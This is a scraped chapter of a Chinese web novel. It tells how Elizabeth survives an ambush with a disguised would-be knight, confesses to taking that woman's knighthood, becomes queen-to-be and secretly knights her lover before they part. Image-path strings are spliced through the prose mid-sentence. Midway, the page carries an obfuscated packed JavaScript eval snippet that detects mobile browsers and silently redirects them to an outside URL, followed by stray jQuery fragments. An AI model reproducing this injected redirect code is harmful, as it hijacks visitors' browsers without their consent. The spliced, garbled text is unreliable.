默认冷灰
24号文字
方正启体

31. 最烂的睡前故事 ·“真结局”

作者:小路啊小路本书字数:K更新时间:
    敌人赤红的鲜血铺满伊丽莎白脚下的土地,与泥土搅合成黑赫色,散发出一股腥臭气味。伊丽莎白紧咬牙关,目光如炬,挥动剑身的手臂不曾有过片刻的迟疑。


    可就在这时,一人在伊丽莎白与另一人纠缠之际,绕过到她身后,趁其不备,高举手中萃了毒的匕首,就要朝着马背上的人刺下。伊丽莎白也立刻察觉到了身后露出的破绽,一脚踹开与自己纠缠不休的人,正要赶去制止,鲜血就已经溅出。


    试图偷袭的暗杀者倒在地上,身躯如犯了病的病人不断抽搐着,挣扎着求生,可脖颈处的血管已被划破,整个人如同破洞的瓦罐,生命随之从破洞口处流逝,无法挽回。


    地上抽搐的暗杀者很快就不再有任何动静。死亡即失败,或许是意识到马上的人早就不是罗赫里德,意识到了失败正在不可避免地降临,他果断地咬碎了毒牙,让剧毒瞬间吞噬他最后的意识。


    伊丽莎白险些忘了,在自己背后是能与自己并肩作战的,另一个同样尖锐、锋利如剑的灵魂。


    当用剑夺取最后一人的生命后,伊丽莎白喘着大气,回头望去,手脚忽然止不住地发抖。她藏在漆黑斗篷下的大半身躯都被染红,如同侵泡在血池之间,稍稍转移目光,她就会被血池之下的生物拖进到无边的地狱,再不能往返人间,回到自己身边。


    刺入她腹腔的箭矢早就被她自己亲手折断,伊丽莎白无从分辨这箭刺入到了多深的地方,或许早就伤及到了内脏,或许就差那么一点点就要贯穿她一整个腹部。可她脸上却异常的平静,没有因疼痛扭曲,也没有愤恨,只是回望着伊丽莎白的眼睛里有那么一点悲伤。她扬起尽是倦怠的笑意,好似在和伊丽莎白作最后的别离。


    紧接着,伊丽莎白看到她如同从天际坠落的鹰,身躯踉跄着从马背上跌落。


    眼看她就要摔下断崖之下,伊丽莎白奋不顾身地奔去。在这一刻,她是想救她的,除此之外再无他想,就连自己的生命也能为之抛掷身后。


    断崖高度足以折断伊丽莎白全身的骨头,可她们又是何其的幸运,被层层树枝托举,最后落入悬崖底的溪水中。从水中探出头时伊丽莎白感觉自己已经死过一遭,如今是新生,只是她二人的生命却还处于无比脆弱的阶段。


    汹涌的水面不断拍打着、冲击着二人,激起一圈又一圈夹带着血丝的浪花,再有那么一会会的时间,水流就能填满伊丽莎白的肺部,彻底更替她身体里的血液。伊丽莎白一手从腋下环抱住她的身体,一手拼命划动着,努力游向岸边,死死咬住那可能有的生还可能。


    “逃吧,伊丽莎白。”她虚弱的声音险些要被浪花吞没,“我是想让你逃的。”


    “即便你认为我是个虚假的骑士,一个真实的、龌龊的骗子,我也想要为你争取这一个机会。”


    哪怕要她用生命去换取,她也不会后悔,只是回顾她短暂的一生,心中还是有那么一点遗憾,“愚蠢也好,大胆妄为也好,我只是想成为一位真正的,被认可的——”


    骑士。


    这个妄念贯穿了她整个前半生,伊丽莎白怎么会不明白,这对她的重要性,也是因为伊丽莎白为了得到一个证明而破灭的理想。


    “是我,那个人是我。”伊丽莎白在她耳边叫喊着,“我并非因为你不是骑士而远离你,我是在害怕。害怕你看透我的灵魂,知晓那段对你来说无比可恨的记忆。”


    “那个抢走原本属于你的…身为骑士的证明的人,那个卑鄙的人是我啊!”翻腾的溪水冰冷得让伊丽莎白感受手脚僵硬,窒息感快要将她淹没。


    那一场在寻常不过的骑士选拔中,混进去了一位不太寻常的候选人。她用束衣模糊了属于她女性的曲线,再套上厚重的盔甲,看上去完全是一副发育不完全的矮个子男孩,没有引起任何人的怀疑。


    如此荒谬地混入到属于男人的赛场中也就算了,还赢下了不属于女人的荣耀,仅差一步骑士授礼就能完成,就差这么一步。


    “和我比比怎么样?”


    不属于任何参试者的声音中断了最后的仪式,为众人来带了新的娱乐。伊丽莎白遮挡了样貌,换上了胞弟的衣服站到了这位赢下最后胜利的未来骑士前面。


    因身份缘故,或许认出了赫德瓦利家的身份,伊丽莎白莽撞、无礼的行为竟因此得到了谅解,甚至为了表彰她这份勇敢无畏的挑战精神,给了她这一特殊的权力,让她直接掠过了众多参试者,来到最后的比试。


    这是一场女人对女人的争斗,只是在知晓真相之前,她们都以为站在自己对面的是份证据,证明自己拥有超越性别之分实力的证据。


    伊丽莎白作为胜者得到了自己想要的证明,拒绝了骑士的授礼,带着这份不输他人的觉悟走入到和罗赫里德的婚姻中;她作为败者,失去了本已得手的证明,还险些被人揭发冒充男人参赛的事实,落荒而逃。


    她赢了、她输了最后又有何区分吗。


    “多好笑。”她用力在脸上挤出笑意,肆意嘲笑着那个可笑的自己,“我竟记恨了你这么久,记恨一个素未蒙面的另一个女人,可原本我们不该这样。”


    “随你的便。”伊丽莎白没想过能得到她的谅解,“要恨我的话,就请在我们活下来之后吧。”


    “我不恨你…我怎么会恨你呢…我爱你,伊丽莎白……”


    她声音很是微弱,仿佛下一秒就要睡过去般飘忽,又像她那随时凋零的生命,让伊丽莎白心生胆怯,急声恳求道,“只要我们活下来——我把属于你的荣誉,还有骑士的头衔还给你。”


    “我来还给你。”伊丽莎白向她承诺,用自己引以为荣的赫德瓦利家的名讳、以海德薇莉之名赐予的祝福、以她伊丽莎白的性命起誓,她会争取到那份属于她的权力。


    洪流之中,伊丽莎白看到了伫立山间的马匹,和独自盘旋在她头顶的鹰,恍惚间伊丽莎白如同感受到了它们的视线,好似它们听到了她心中的起誓,正注视着她的灵魂。


    ……


    自下而上的层层汇报递到国王、王后以及罗赫里德的面前时,三人都不约而同地露出震惊和怀疑的神情。只是,当侍从领着风尘仆仆的伊丽莎白出现在王宫大门后,这份怀疑很快地褪去。


    罗赫里德无言地注视着伊丽莎白的脸,眼睛长久地落在她的脸上,好似仍旧在怀疑眼前这个人真的是他的伊丽莎白,而伊丽莎白用话语,亲口告诉他:她回来了。


    “恕伊丽莎白迟迟归来,但愿未曾辜负陛下与王后陛下,以及殿下的信任。”


    屈膝、敬礼,伊丽莎白姿态轻盈、优雅,这是千百次矫正出的成果,不知不觉就刻到了她骨肉中,即便身着粗布麻衣也丝毫没有消减她的高贵。见此,罗赫里德想要迎上前的脚步被固定在了原地,化作同样恭敬、拘谨的敬礼。


    “你能平安归来,是我们最大的欣慰。”罗赫里德代国王与王后发表发言。


    何止欣慰。


    国王与王后早就在罗赫里德归来时,从他口中得到了伊丽莎白作出的伟大牺牲与风险,她不仅协同罗赫里德完成与他国签订的协约,更是在政治刺杀上保全了王储的性命。


    二人如同慈爱的父母般抚摸着伊丽莎白的脸庞,止不住地夸奖她,“不愧是赫德瓦利家的女儿,你的英勇不输你家族过往历史中的任何一人。”“王室有你,定会走向空前的盛况。”


    一句话,伊丽莎白的地位就得到了来自上位者的首肯,而罗赫里德不久之后也将正式继承王位。


    以王后身份行动的伊丽莎白一刻都未曾停歇地学习、面见诸位大臣、将军、他国访臣,积极参与到政治当中,恨不得再分裂出一人来,从早到晚地穿梭在王宫各处,只有在独自一人时,;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17218702|197472||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    才容许自己有片刻的喘息。


    伊丽莎白推开王室马厩的大门,抚摸着一匹又一匹探出头的马儿的脖颈,在堆放稻草的地方找到了她。


    “果然在这里啊。”伊丽莎白看着在稻草堆上躺的四仰八叉,完全不会估计形象的人,轻声笑了笑。“你是怎么找到我的。”她拍了拍身边的空位,邀请伊丽莎白一同。


    “因为我最初进宫的时候就经常躲在这里。”


    想起那段千方百计躲着礼仪课的时光,伊丽莎白不禁窃笑,又接着惋惜道,“可惜了,等会我还要面见几个贵客,不然就能和你一起躺下了。”


    实在是伊丽莎白这身繁丽衣裙上的蕾丝和织花一旦沾上了干稻草定会被勾坏,来回更换衣服又要花去不少时间。


    可她并不在乎这些,一个翻身拽着伊丽莎白的手臂,就让她同她一起躺倒在稻草堆上。她们亲吻着,像是在掠夺互相口中的空气,又像是那溪水中渡给对方的一口救命气,只有这时候,伊丽莎白才感觉自己真实活在这世间,还有力气接着活下去。


    一吻过后,伊丽莎白侧躺在她身边,手指摩挲着她的嘴唇,问道,“还记得那个小贵族吗?”


    “我们半路走错道,差点被当成盗贼逮捕,最后我们烧了他宅邸的那个?”


    “对的对的。”想起这段经历伊丽莎白笑得格外灿烂,接着对她说,“我又见到他了,你当时真该在场,看看他看到我时的表情,好笑极了,嘴里还结结巴巴地说着有关我们犯下的罪行,明明是他欺压乡民在先,我们才动手的。”


    “我已经能想象到了。”


    她嘴角勾着笑意是那样的鲜活,看得伊丽莎白又吻了上去,情难自已中,伊丽莎白摸到了她腹部的伤口,而她的手也停在了伊丽莎白的小腹。


    “这里会有孩子吗。”她以天真地口吻问道,“如果这个孩子不能在罗赫里德逝世之前诞生,会怎样。”


    “会的,”伊丽莎白向她保证,“这个孩子会在王室的认可中从我的腹中诞生,而他也只能是殿下的孩子,未来的王储。”


    伊丽莎白会爱这个孩子,会抚养他、教导他成为合格的国王,借此紧握那份属于她的权力,只有这样她们才会有新的可能,不需要逃的可能。只不过,在那一天到来之前,还有很久,很久……


    而王宫不适合她,在那一天到来之前伊丽莎白明白,必须放她离开。


    伊丽莎白为她送别,临行之际,她为她实行了一场骑士的加冕仪式。“我以我之名。”伊丽莎白将剑身搭在半跪在身前的人的左肩之上,靠近心脏的位置,宣读着属于她们的誓词,“我祝愿你的前路光明磊落,阴霾不曾遮蔽你的双眼。


    “你的心将永远纯洁神圣,不受邪恶的诅咒。


    “我祝愿我的爱将时刻相伴在你身侧,使你拥有对抗艰难险阻的勇气。”


    言毕,她也在伊丽莎白的剑上落下虔诚的一吻。这一吻是离别的象征,此后二人或许难以再见,但爱会将二人的心紧紧相连,不论身处何处,相隔多远。


    “回头吧,伊丽莎白。”她说,“别目送我的离去。”


    如她所愿,伊丽莎白也在她离开之际,转身离开,她最后的背影从未留在伊丽莎白的记忆中,好似她未曾离开那般,一直陪伴在伊丽莎白身侧。那之后,一切都随着伊丽莎白所愿进行